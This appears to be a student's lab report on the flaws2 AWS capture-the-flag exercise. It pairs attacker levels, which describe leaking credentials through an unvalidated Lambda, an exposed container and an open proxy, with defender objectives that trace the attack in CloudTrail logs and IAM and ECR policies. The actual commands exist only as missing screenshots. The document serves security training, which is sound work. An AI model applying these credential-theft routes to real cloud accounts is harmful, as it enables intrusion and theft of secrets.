
Lab 4.4

2. flaws2 Attacker: Level 1

- Take a screenshot showing this account via the command below



- Take a screenshot showing the secret URL in the file




Vulnerability Description: The lambda function used by the application performs no input validation, allowing the adversary to generate an error message spilling the backend credentials.

Suggested Remediation: Validate the input before using it.

3. flaws2 Attacker: Level 2

- Take a screenshot of the successful login.




Vulnerability Description: The credentials are stored on a container running HTTP, allowing the adversary to easily find and query the file to retrieve them.


Suggested Remediation: Don't store the credentials on such a server; or, limit who can perform http access.

4. flaws2 Attacker: Level 3


- To test this, take a screenshot of the output when using the request below




- Take a screenshot of the environment variables for the process running the container.



- Use the proxy to access the contents of the URI above and take a screenshot of its output.



- Take a screenshot of the site.




Vulnerability Description: The proxy allows the adversary to access the bucket directly, printing out the environmental variables including the secret.


Suggested Remediation: Take down the proxy, or limit who can access it and what on the bucket it may access.

5. flaws2 Defender: Objective 1

- Take a screenshot of the caller identity associated with these credentials via AWS's Security Token Service (STS) using the command below:




- Take a screenshot of the token issued by using the command below




6. flaws2 Defender: Objective 2

- Show the output of the following commands that use STS to show what the profiles correspond to and the AWS accounts the roles assigned are associated with.




- Take a screenshot of the buckets listed



7. flaws2 Defender: Objective 3

- Take a screenshot of the last 10 output lines of the following.




- Given the commands you invoked as the Attacker, which IP address do these logs reveal was the source of the attack?

104.102.221.250 … based on ListImages, GetDownloadUrlForLayer, and ListBuckets.

8. flaws2 Defender: Objective 4

- Show the IP address the event was triggered from as well as the tool used to initiate the event (via the `userAgent` field).



- What service is this role meant to be used with?

  Allows ECS tasks to call AWS services on your behalf.

- Is it compatible with what you discovered via the userAgent field in the previous step?

Compatible in that it's allowed by the role, but not consistent with the spirit of the role purpose.

9. flaws2 Defender: Objective 5

- Explain who is allowed to perform what actions on the level2 repository with this policy.


  The principal is "*", which means all validated accounts.

"ecr:GetDownloadUrlForLayer", - Retrieves the pre-signed Amazon S3 download URL corresponding to an image layer.
"ecr:BatchGetImage", - Gets detailed information for an image.
"ecr:BatchCheckLayerAvailability", - Checks the availability of one or more image layers in a repository.

